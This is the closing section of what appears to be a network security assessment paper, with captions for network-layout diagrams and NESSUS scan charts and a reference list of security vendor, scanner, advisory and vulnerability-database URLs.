

Figure 3. Good Travel Network Diagram



Figure 4. New network layout with intrusion detection and other security mechanism.

Figure 5. "Most dangerous services" chart generated by NESSUS



Figure 6. "Services that are the most present on the network" chart generated by NESSUS

References:

http://nsa1.www.conxion.com
http://www.compaq.com
http://www.insecure.org
http://www.fish.com/satan
http://www-arc.com/sara
http://enterprisesecurity.symantec.com/products/products.cfm?productID=3
http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=23&PID=7791230
http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=2
http://enterprisesecurity.symantec.com/products/products.cfm?productID=15&pageID=282&PID=7791230
http://www.checkpoint.com/products/firewall-1/index.html
http://www.rsasecurity.com/products/securid/index.html
http://www.snort.org/
http://www.nessus.org/
http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D1806
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/Security/Bulletin/ms00-078.asp
http://support.intel.com/support/si/dial/xp16/manual.htm
http://www.attrition.org
http://alldas.de.
http://www.sanctuminc.com
http://www.ubizen.com
http://www.iss.net
http://www.thehackerschoice.com/releases.php
http://cve.mitre.org/cve/
http://www.cs.wisc.edu/~bart/fuzz/fuzz-nt.html
http://www.cs.cmu.edu/afs/cs.cmu.edu/project/edrc-ballista/www
http://www.rippletech.com/eventlogmanagement.html
http://www.watchguard.com/products/applock.asp
http://members.tripod.co.uk/maltonet/bo2k.htm
http://www.argus-systems.com
http://www.microsoft.com/windows2000/downloads/critical/q269862
http://www.microsoft.com/windows2000/technologies/security/default.asp
http://www.cert.org/stats/cert_stats.html